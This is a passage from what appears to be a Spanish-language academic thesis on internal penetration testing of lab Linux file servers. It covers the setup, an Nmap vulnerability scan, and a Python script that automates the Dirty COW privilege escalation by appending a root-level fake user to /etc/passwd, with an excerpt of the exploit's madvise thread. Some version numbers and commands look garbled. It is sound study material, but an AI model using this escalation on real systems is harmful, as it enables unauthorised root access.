
- Tiempo de ejecución de la prueba: Medirá lo que tarda en ejecutarse una prueba.
- CVSS 3.1. Análisis de los vectores de ataque con las métricas base que provee este marco de trabajo.

4. METODOLOGÍA

A continuación, pasaremos a presentar la metodología para la presente investigación. La serie de pasos que se optó por seguir está basada en lo que encontramos, por ejemplo, en la investigación de López de Jimenez (2016), donde encontramos los pasos a seguir para llevar a cabo las pruebas de penetración internas. Sin embargo, para poder realizarlas, debemos contar con nuestros escenarios creados, habilitados y listos para su uso. Por ello, es necesario realizar lo siguiente:

Figura 4.1

Metodología por seguir en la presente investigación



1) Crear los escenarios simulados.

Para cumplir con el objetivo de la investigación es necesaria la creación de los entornos simulados donde se realizan las pruebas de penetración. Debido a la gran amplitud de componentes que existen en un sistema de información se buscó aterrizar los escenarios en un solo componente relevante que resulte un objetivo adecuado para las técnicas a replicar. Según lo encontrado en la investigación de Long (2016), los atacantes internos buscan, en la gran mayoría de situaciones, manipular la integridad o filtrar la información que se encuentra en los espacios personales de los usuarios, los cuales se encuentran en servidores de archivos. Debido a esto, para la creación de los escenarios a evaluar, se necesitan 3 máquinas virtuales que simulan servidores de archivos diferentes (para lo cual se usan 3 sistemas operativos distintos) y 3 máquinas virtuales que representan los dispositivos de los ejecutores de las pruebas, que pasarán a representar a los empleados con acceso legítimo a estos servidores que buscarán atacar los mismos. La presentación de estos escenarios como la forma de servidores de archivos y computadoras de empleados, dentro de una misma red interna, se debe a una precondición de la investigación presente, que se realiza bajo una perspectiva interna de una organización, es decir, la interacción de empleados de una empresa con un sistema de información que pertenece a la misma. Esto nos mantiene en el enfoque interno de las pruebas que se realizarán.

2) Ejecutar de las pruebas de penetración:

El segundo objetivo de la investigación es realizar las pruebas de penetración internas en los escenarios simulados, por lo tanto, la aplicación de estas pruebas se hará siguiendo el orden procedimental que se encontró en la revisión de la literatura:

a) Planificación: ¿Qué se busca obtener en las pruebas y que ataques se replicarán?

b) Reconocimiento: ¿Qué configuración por defecto tienen los sistemas operativos de cada servidor? ¿Qué accesos ya existen en los servidores? ¿Cuáles son las direcciones de cada uno de los empleados sospechosos de ser atacantes? ¿Cuáles son las direcciones de los servidores seleccionados como objetivos de estos ataques? ¿Existe un control de privilegios de usuarios para distinguir un usuario común con un administrador?

c) Descubrimiento: ¿Qué vulnerabilidades están a simple vista en los servidores?

d) Intento activo de intrusiones: Replicación de los 3 ataques planificados para los 3 escenarios.

Además, tal y como se aprendió en el artículo de Nagpure y Kurkure (2017), las pruebas de penetración optarán por desarrollarse con scripts y ejecutables que automatizarán la ejecución de estas técnicas de escalamiento de privilegios de usuario. Para ello, es necesaria la creación de estos scripts que ejecuten las pruebas de manera automática. Esto es posible con el uso del lenguaje de programación Python, para el cual nos apoyamos en el uso del módulo OS. Este módulo facilita la ejecución automática de ciertos comandos especiales de Linux. El módulo OS permite que se pueda ingresar comandos de consola de Linux en forma de variables de texto simples y también permite la ejecución de comandos especiales de los aplicativos de Linux, como, por ejemplo, los comandos propios del editor de texto Vim que se utilizará para la segunda prueba. El módulo OS ofrece una función para la ejecución de los comandos que puede ser llamada con "os.system()". Esta función permite que se pueda ejecutar los comandos que se le ingresen como variables que anteriormente se deben definir en cada script y cuya secuencia de ejecución simulará las técnicas que se necesita para replicar los ataques.

3) Evaluar la efectividad

La métrica de Tiempo de Ejecución será calculada en el transcurso de las pruebas y, al terminar el procedimiento para realizar las pruebas de penetración se procederá a calcular las métricas base que corresponden al CVSS 3.1 y su puntuación respectiva. Luego de tener todos los cálculos requeridos se pasará a comparar la efectividad de los ataques replicados utilizando los valores de tiempo y los valores numéricos que se obtengan de la conversión en la tabla de equivalencias de CVSS 3.1. Finalmente, se realizará una comparativa entre estas tres pruebas medidas para cada escenario donde se hayan ejecutado.

EXPERIMENTACIÓN:

1 CONFIGURACIÓN DE LOS ESCENARIOS

Como etapa inicial para la experimentación se realizó la creación desde cero de 3 escenarios simulados. En estos escenarios se encuentran 3 máquinas virtuales que simulan funcionar como 3 servidores de archivos con información de 3 usuarios distintos que cuentan con sus respectivos permisos de acceso (un servidor diferente por cada escenario), así como también 3 máquinas virtuales que representan a las 3 computadoras de los usuarios que interactúan en cada uno de estos escenarios. Estos usuarios son los encargados de atacar a las máquinas virtuales con las técnicas anteriormente definidas en la teoría. Los mismos tres usuarios serán los que realicen los mismos ataques en cada escenario, con la característica de que a cada usuario se le asignó un ataque diferente. Con el objetivo de que se pueda presentar el análisis de efectividad en varios casos similares, se tomó la decisión de que los escenarios varíen en los sistemas operativos (o en este caso, las distribuciones del sistema operativo) que contiene cada servidor de archivos. Debido a que esto está siendo configurado en máquinas virtuales, se deberá configurar las 6 máquinas dentro de un entorno de red virtual que se logra gracias a una configuración especial del Oracle VirtualBox. Y, de este modo, lograr cumplir con la precondición de que se ejecuten las pruebas desde el punto de vista de una prueba de penetración interna.

El primer escenario utiliza Linux Ubuntu, el segundo, Linux Debian y el tercero, Linux CentOS. Cada sistema operativo de cada servidor se encuentra con una configuración base, es decir, la instalación que se le realiza es con una configuración estándar (asignación de espacios de discos, aplicativos instalados, protocolos a utilizar, puertos en uso, usuarios, grupos, reglas de acceso y direcciones de red). Del mismo modo, las máquinas virtuales simulan a los equipos del personal interno de la misma red que los servicios fueron construidos en sistemas operativos Linux, con las herramientas y la configuración necesaria para la interacción con los servidores.

La máquina virtual que simula el servidor de archivos para el primer escenario está compuesta de la siguiente manera:

- MV Servidor de Archivos 1**: MV_Fileserver_Tesis**
    - Sistema Operativo: Ubuntu Server 14.08 LTS
    - 20GB de espacio en disco
    - 4Gb de memoria RAM
    - Servicios: Vsftpd (versión 3.0.2), Python (versión 3.8) y gcc (versión 10.2).

La máquina virtual que simula el servidor de archivos para el segundo escenario está compuesta de la siguiente manera:

- MV Servidor de Archivos 2: **MV_Fileserver_Tesis_2**
    - Sistema Operativo: Linux Debian 10.6 (2019)
    - 10GB de espacio en disco
    - 2Gb de memoria RAM
    - Servicios: Vsftpd (versión 3.0.2), Python (versión 3.8) y gcc (versión 10.2).

La máquina virtual que simula el servidor de archivos para el tercer escenario está compuesta de la siguiente manera:

- MV Servidor de Archivos 3: **MV_Fileserver_Tesis_3**
    - Sistema Operativo: Linux CentOS 7 (2003) sin GUI para uso de servidor
    - 10GB de espacio en disco
    - 2Gb de memoria RAM
    - Servicios: Vsftpd (versión 3.0.2), Python (versión 3.8) y gcc (versión 10.2).

Las máquinas virtuales que simulan las PC's de acceso de los atacantes cuentan con la siguiente configuración:


- MV Usuarios (usuario 1, 2 y 3): **Linux_User01, Linux_User02 y Linux_User03**
    - Sistema Operativo: CentOS 7 (2003) con GUI para uso de usuario
    - 20GB de espacio en disco
    - 2Gb de memoria RAM
    - Servicios: Vsftpd (Versión 3.0.2), Python (versión 3.8) y gcc (versión 10.2).

Adicional a lo presentado, para la fase de descubrimiento, se optará por analizar las máquinas virtuales que simulan los servidores con una máquina virtual Kali Linux, que contiene las herramientas necesarias para ello. La máquina virtual mencionada cuenta con la siguiente configuración:

- MV Kali Linux: **Kali-Linux-2021.4a-virtualbox-amd64**
    - Sistema Operativo: Debian (64bits)
    - 80GB de espacio en disco
    - 2Gb de memoria RAM

Figura 4.2

Listado de máquinas virtuales creadas para la investigación



Adicional a ello, para el correcto funcionamiento de la transferencia de archivos a través de ssh fue necesario realizar una configuración particular en cada servidor. Originalmente, en cada servidor, los puertos mantienen sus reglas de acceso por defecto y se mantienen apagados, excepto por los puertos 21 y 22, utilizados por el servicio de transferencia de archivos ftp y por ssh respectivamente. El servicio ssh se encuentra funcionando y el puerto 22 tiene reglas de seguridad configuradas para dejar que se realicen transferencias a través de este solo con utilizar el servicio en el otro punto y conectarse con la ip. Parte de la instalación y configuración del servicio ssh es ejecutar una serie de comandos que se presentan a continuación:

- firewall-cmd --zone=public --permanent --add-port=22/tcp
- firewall-cmd --zone=public --pemanent --add-service=ssh
- firewall-cmd --reload

Estos comandos son ejecutados para garantizar el buen funcionamiento del servicio ssh en los sistemas Linux, y como se puede ver en las reglas de los comandos, se le ordena al firewall que mantenga el puerto 22 de forma permanente escuchando con un protocolo TCP y no solo eso, sino, que a ese puerto se le ancla el servicio ssh.

Con una configuración como esta, los servidores permiten el ingreso de archivos por parte de alguna transferencia realizada por un usuario. Como el caso de las pruebas que se ejecutarán luego, las cuales, todas tienen como punto de partida la transferencia de los ejecutables con los ataques, de sus computadoras personales, a los servidores a través del servicio ssh.

2 INICIO DE LAS PRUEBAS DE PENETRACIÓN:

2.1 FASE DE PLANEAMIENTO

Para la fase de planeamiento debemos dejar en claro que nuestro objetivo era encontrar todas las vulnerabilidades presentes en cada escenario. Esto porque la mayor preocupación está en saber qué brechas de seguridad se pueden encontrar en un sistema que está en un estado lo más estándar posible, no se le ha realizado ninguna modificación y que cuenta con la configuración necesaria para poder funcionar de manera segura.

Parte importante de señalar también es que para esta experimentación se está tomando en cuenta realizar pruebas de caja blanca. Tal y como se ha mencionado en la teoría, para que esta prueba se realice debemos tener un detalle preliminar del sistema y sus componentes, con datos como el listado de usuarios con sus respectivos permisos y direcciones de red. En la fase de reconocimiento se obtienen estos datos. Ahora que ya conocemos cuál es nuestro objetivo y que tipo de ejecución se tendrá, pasamos a definir las técnicas a usar en cada prueba.

Es necesario definir qué técnicas de hacking se utilizará para replicar los ataques. Las técnicas se mencionaron en la definición de las técnicas del escalamiento de privilegios de usuario, sin embargo, no debemos olvidar que se les dará un enfoque interno a estas pruebas. El hecho de que estas técnicas sean ejecutadas desde el punto de vista de usuarios legítimos a una organización hace que no se estén realizando de una manera forzosa. Los usuarios que simulan ser atacantes en estos escenarios tienen permisos de acceso limitado a los servidores presentados, por lo que las vulnerabilidades explotables representan grandes amenazas para estos. Además, el hecho de tener los ataques de una manera automatizada le da un punto extra de peligro, debido a que resulta favorable para los atacantes el tener ejecutables que acorta el tiempo de ejecución manual de la explotabilidad.

2.2 FASE DE RECONOCIMIENTO

La siguiente etapa es la de reconocimiento. Esta etapa, sirve para recolectar información que se encuentre a simple vista o que no requiera de mucha complejidad. La recolección de información se hará analizando el estado actual de los servidores, sin modificación alguna. Para la recolección se analizó uno por uno los elementos que conforman los sistemas operativos y se enlistaron. El reconocimiento en esta etapa nos permitió responder las siguientes preguntas: ¿Qué configuración por defecto tienen los sistemas operativos de cada servidor? ¿Qué accesos ya existen en los servidores? ¿Cuáles son las direcciones de cada uno de los empleados sospechosos de ser atacantes? ¿Cuáles son las direcciones de los servidores seleccionados como objetivos de estos ataques? ¿Existe un control de privilegios de usuarios para distinguir un usuario común con un administrador?

- Direcciones IP de cada equipo perteneciente a la red:
    - Usuario 1: **192.168.56.112**
    - Usuario 2: **192.168.56.113**
    - Usuario 3: **192.168.56.114**
    - Servidor de archivos 1: **192.168.56.104**

  - Servidor de archivos 2: **192.168.56.110**
  - Servidor de archivos 3: **192.168.56.111**

- Listado de usuarios presentes en cada servidor
  - **Servidor 1:**
    - **User1files:** Usuario perteneciente al Empleado 1 para su acceso al servidor 1
    - **User2files:** Usuario perteneciente al Empleado 2 para su acceso al servidor 1
    - **User3files:** Usuario perteneciente al Empleado 3 para su acceso al servidor 1
  - **Servidor 2:**
    - **User1files2:** Usuario perteneciente al Empleado 1 para su acceso al servidor 2
    - **User2files2:** Usuario perteneciente al Empleado 2 para su acceso al servidor 2
    - **User3files2:** Usuario perteneciente al Empleado 3 para su acceso al servidor 2
  - **Servidor 3:**
    - **User1files3:** Usuario perteneciente al Empleado 1 para su acceso al servidor 3
    - **User2files3:** Usuario perteneciente al Empleado 2 para su acceso al servidor 3
    - **User3files3:** Usuario perteneciente al Empleado 3 para su acceso al servidor 3
- Datos del nivel de privilegios de cada usuario
  - El usuario 1 solo tiene acceso a su propio espacio en /home/user1files para el servidor 1; user1files2 para el servidor 2 y user1files3 para el servidor 3. Los demás ficheros están a nivel de lectura y el usuario no puede crear archivos ni carpetas en un espacio que pertenece al usuario 2, usuario 3 o elusuario root. Esto mismo ocurre con los usuarios 2 y 3, los cuales solo pueden trabajar en sus propiosespacios, pero no modificar absolutamente nada en ninguno de los ficheros de los otros usuarios.
  - Los archivos de configuración importantes mantienen su pertenencia al usuario root y grupo root, lo que quiere decir que archivos vitales para la seguridad como **etc/passwd/** o **/etc/shadow** pueden accederse únicamente como archivos de lectura por los usuarios 1, 2 y 3 pero solo pueden ser sobrescritos por el usuario root.
- Datos de configuración de los sistemas operativos.
  - Los 3 sistemas operativos respectivos de cada servidor cuentan con el servicio **vsftpd** y **ssh** habilitado y funcionando. Estos servicios tienen configurado como puertos de uso por defecto el puerto 21 y 22, además, ninguno permite la conexión o transferencia de información por parte de usuarios anónimos.
  - Los 3 usuarios tienen acceso a poder utilizar comandos SUDO que les otorga un poder temporal para ejecutar ciertos comandos como usuarios de un nivel de privilegios más alto, sin embargo, la ejecución de estos comandos queda almacenado en Linux, específicamente en el archivo **log** de cada usuario y lo administradores son capaces de acceder al historial de qué comandos fueron ejecutados y revisar que no se haga un mal uso de estos comandos.

Esta información fue obtenida con los datos que se puedan observar de la configuración básica de las máquinas virtuales. En el caso de que se de en un escenario real, esta es información básica que las organizaciones dan respecto a los equipos que desean proteger.

2.3 FASE DE DESCUBRIMIENTO

Luego de la etapa de reconocimiento viene la etapa de descubrimiento, donde realizó un análisis rápido para la búsqueda de las vulnerabilidades visibles existentes. Para ello se optó por el uso de Nmap, una herramienta que se encuentra instalada en la máquina virtual Kali Linux, la cual se utilizará en esta etapa.

Según Umrao et. al (2012), Nmap (Network Mapper) es un programa que permite realizar un análisis de seguridad basado en el comportamiento de la red del dispositivo que se está evaluando. El objetivo de este programa es brindar la información completa del dispositivo analizado y su estado al interactuar con otros elementos en la red. A través del envío y recepción de paquetes de datos a través de la red, el programa es capaz de detectar, principalmente, direcciones IP, puertos abiertos, protocolos de los puertos y los servicios que se están ejecutando en el sistema.

Además, la comunidad que utiliza este software libre ha contribuido en el transcurso de los años con distintos elementos adicionales que permiten que la herramienta se convierta en un elemento imprescindible en temas de ciberseguridad, como, por ejemplo, el uso de scripts que ejecutan consultas a bases de datos externas como el caso del script "VulnersCom", el cual permite que NMap se convierta en una poderosa herramienta de análisis de vulnerabilidades, ya que, le permite también verificar si en alguno de los puertos abiertos existe alguna vulnerabilidad que sea fácil de reconocer y que se encuentre documentada, debido que parte de la información que nos brinda respecto a las vulnerabilidades encontradas es su año de descubrimiento, el nombre de la vulnerabilidad, el enlace a la información completa y el código del CVE (entidad de vulnerabilidades y exposiciones comunes) con el cual ha sido clasificado.

Luego de la ejecución del escaneo de Nmap en las máquinas virtuales de los servidores, lo encontrado a simple vista es lo siguiente:

Tabla 4.1

Resultados del análisis básico con Nmap

Puerto	Protocolo	Estado	Servicio
21	Tcp	Abierto	FTP
22	Tcp	Abierto	SSH
25	Tcp	Abierto	SMTP
143	Tcp	Abierto	IMAP

En la tabla presentada anteriormente notamos que existen por lo menos 4 puertos abiertos ofreciendo servicios, sin embargo, por cuestiones de que el laboratorio se centra en el puerto 22, presentaremos las vulnerabilidades encontradas en este puerto en particular.

Figura 4.3

Ejemplo de análisis con Nmap para el escaneo de vulnerabilidades

```
File  Actions  Edit  View  Help
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-15 03:32 EST
Nmap scan report for 192.168.0.5
Host is up (0.00035s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.2
22/tcp  open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.6.1p1:
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       CVE-2016-5195   7.2     https://vulners.com/cve/CVE-2016-5195
25/tcp  open  smtp        Postfix smtpd
143/tcp open  imap        Dovecot imapd (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.24 seconds
```

Luego de realizar el escaneo de vulnerabilidades con Nmap para los 3 servidores podemos listar las encontradas en la siguiente tabla resumen:

Tabla 4.2

Resultados del análisis de vulnerabilidades con Nmap y el script VulnersCom

N°	CVE	Severidad CVSS	Enlace de información	Resumen
1	CVE- 2016-5195	7.2	https://vulners.com/cve/CVE-2016-5195	Condición encontrada en el Kernel de Linux desde la versión 2.x hasta 4.x el cual permite que los usuarios puedan escalar en privilegios a través de un uso incorrecto del Copy-On-Write explotado por el ataque nombrado como "Dirty COW". (Vulnerability Data Base, 2016)
2	CVE- 2015-6564	6.9	https://vulners.com/cve/CVE-2015-6564	Condición causada por una vulnerabilidad específica encontrada en una de las funciones de Monitor.c de OpenSSH que permite que los usuarios puedan ganar privilegios a través de un llamado incorrecto de la función anteriormente mencionada. (Vulnerability Data Base, 2015)

2.4 FASE DE INTENTO ACTIVO DE INTRUSIONES

Una vez que nos encontramos en la etapa de intento activo de intrusiones se pasará a replicar las técnicas de ataque elegidas para cada prueba. Por lo tanto, dividiremos este paso en tres secciones:

a) Prueba de penetración 1. Dirty COW:


Se automatizó la ejecución del ataque DirtyCow (mencionado en los antecedentes). Para ello fue necesario la creación desde cero de un script el cual llamamos PruebaDirtyCow.py el cual fue codificado en Python.

Debido a la existencia de 3 servidores diferentes, este script tiene 2 variantes, por lo cual, para la prueba de Dirty Cow se crearon los scripts **PruebaDirtyCow_S1.py, PruebaDirtyCow_S2.py** y **PruebaDirtyCow_S3.py.** Los 3 scripts tienen el mismo contenido en cuanto a procedimiento, pero, se era necesario modificar las diferentes rutas a donde el script apunta, debido a que, en cada servidor, el usuario 1interactúa con ficheros cuyos nombres cambian según sea el servidor donde se ubique. Los 3 scripts mencionados se encuentran en un repositorio Github el cual se encuentra en los anexos.

Al iniciar la prueba, el usuario 1 debe abrir un terminal de comandos y, con el uso del comando **cd** situarse en su carpeta personal para así tener a la mano los scripts en Python y el archivo extra para la prueba,**DirtyCow.c**. Esto es necesario antes de que inicie la transferencia de los archivos por ssh.

Figura 4.4

Primer paso para la prueba Dirty Cow



Luego de ello, el usuario 1 debe conectarse, a través de ssh, al servidor que atacará y, para cada uno de los servidores, pasamos a ejecutar los siguientes comandos para lograr la transferencia de archivos usando scp:

- scp PruebaDirtyCow_S1.py Dirtycow.c user1files@192.168.56.104:/home/user1files
- scp PruebaDirtyCow_S2.py Dirtycow.c user1files@192.168.56.104:/home/user2files
- scp PruebaDirtyCow_S3.py Dirtycow.c user1files@192.168.56.104:/home/user3files

Con los archivos listos en la ruta personal del usuario 1 en cada servidor, el usuario deberá utilizar este terminal para conectarse a los servidores con el comando ssh y la dirección ip de los mismos. Cuando ya se logre conectar, estará situado en su carpeta personal donde tiene los archivos que acaba de transferir, y, una vez se encuentre allí, deberá ejecutar el script, ya sea PruebaDirtyCow_S1.py, PruebaDirtyCow_S2.py o PruebaDirtyCow_S3.py según corresponda al servidor.

A pesar de que los 3 scripts tienen sus diferencias, el comportamiento de los 3 es el mismo, por lo que a continuación se describirá lo que hace el PruebaDirtyCow_S1.py, PruebaDirtyCow_S2.py y el PruebaDirtyCow_S3.py. Se tomará como ejemplo el contenido de PruebaDirtyCow_S1.py.

Figura 4.5

Código en Python para le ejecución de PruebaDirtyCow_S1.py

```
1  def PruebaDirtyCow():
2    import os
3    DirtycowPath='/home/user1files/Dirtycow.c'
4    #Compilar el DirtyCow.c
5    Compilar = 'gcc -pthread ' + DirtycowPath + ' -o /home/user1files/dirtyCow -lcrypt'
6    os.system(Compilar)
7    #Ejecutar el DirtyCow.c
8    print('Compilando y ejecutando DirtyCow.c ...')
9    os.system('ls -l')
10   os.system('./dirtyCow password')
11   print('El archivo passwd.bak se ha copiado a /tmp/passwd.bak')
12   linea_generada = raw_input('Ingrese la linea de usuario generada por el Dirty Cow: ')
13   linea = '"' + linea_generada + '"'
14   os.system('cp /tmp/passwd.bak /tmp/passwd.txt')
15   os.system('echo ' + linea + ' >> /tmp/passwd.txt')
16   os.system('sudo mv /tmp/passwd.txt /etc/passwd')
17   os.system('rm -rf /tmp/passwd.bak')
18   os.system('su fakeuser')
19 PruebaDirtyCow()
20
```

Primero, como una variable estática se define la ruta donde se encuentra el código del DirtyCow.c que es necesario para la ejecución de este ataque (esta misma línea es la que será diferente en cada versión de este script para el servidor 2 y 3). Luego, el script realiza el compilado del DirtyCow.c. donde necesita de los comandos especiales del compilador de lenguaje C/C++ y otros comandos para el manejo de hilos al momento de su ejecución. Estas órdenes son escritas como cadenas de texto, que luego gracias al OS.system, el script puede ejecutar estas líneas de código como si manualmente se estuvieran escribiendo y ejecutando en la consola del sistema operativo. Para ello se deben armar todos los comandos de consola como cadena de texto y luego pasarlo como parámetro para posteriormente ejecutarlo.

Luego del compilado del DirtyCow.c, se obtiene un ejecutable que resulta ser llamado dirtyCow. Este ejecutable, al ser creado por la compilación del usuario 1, se crea como propiedad de este usuario, por lo que no requiere de un permiso especial para que sea ejecutado. Antes de que el script ejecute el dirtyCow, es necesario entregarle como parámetro una contraseña para un usuario nuevo, la cual llamaremos “password”. Al ejecutarse el dirtyCow se busca sobrescribir el archivo /etc/passwd, un archivo que gestiona la información de los usuarios dentro del sistema operativo y es el que define si un usuario existente puede contar con el rol de administrador o de usuario común. Para la sobre escritura de este archivo objetivo, el ejecutable realiza los mismos pasos y el mismo comportamiento que lo explicado en la teoría respecto a este ataque.

La acción que realizará será escribir al final del archivo passwd una línea creada con la información del nuevo usuario: nombre, contraseña cifrada y que rol tiene dentro del sistema (el rol de un usuario administrador). Esta acción se logra porque se aprovecha que dentro del código fuente de dirtyCow existe la función madvise, que contiene el MADV_DONTNEED, y eso permite que todo lo que se ejecute se dé dentro de la memoria física del sistema operativo logrando aceptar la sobre escritura de un archivo que solo un usuario administrador podría modificar, tal y como se explicó en la teoría.

Figura 4.6

Función que permite la ejecución del MADV_DONTNEED en el código fuente de dirtyCow.

```
67  void *madviseThread(void *arg) {
68    int i, c = 0;
69    for(i = 0; i < 200000000; i++) {
70      c += madvise(map, 100, MADV_DONTNEED);
71    }
72    printf("madvise %d\n\n", c);
73  }
```

Mientras el MADV_DONTNEED ha dejado la ejecución del código funcionando dentro de la memoria física, el código realiza una copia de /etc/passwd como /tmp/passwd.bak y luego, a través de la consola, le pide al usuario que le dé la línea generada por el dirtyCow. Cuando el usuario copia y pega esta línea, el script recibe la línea y la escribe al final de una copia del passwd.bak, para posteriormente, reemplazar el archivo passwd.bak por el passwd que se encuentra en /etc/, el cual se supone que al ser un archivo que no le pertenece al usuario 1 no debería ser capaz de moverlo o sobre escribir en él. Este último archivo ya contiene la línea del usuario falso que contiene los permisos de administrador.

Finalmente, una vez se complete el reemplazo, el script ejecuta los comandos para que el usuario 1 sea capaz de loguearse con el usuario "fakeuser" (usuario nuevo) utilizando la contraseña "password", que se le ingresó como parámetro al inicio de la ejecución de dirtyCow. El resultado final de todo esto es el acceso a una consola que lo identifica como un usuario administrador.

Figura 4.7

Ejecución de PruebaDirtyCow_S1.py




Figura 4.8

Éxito de la ejecución de PruebaDirtyCow_S1.py

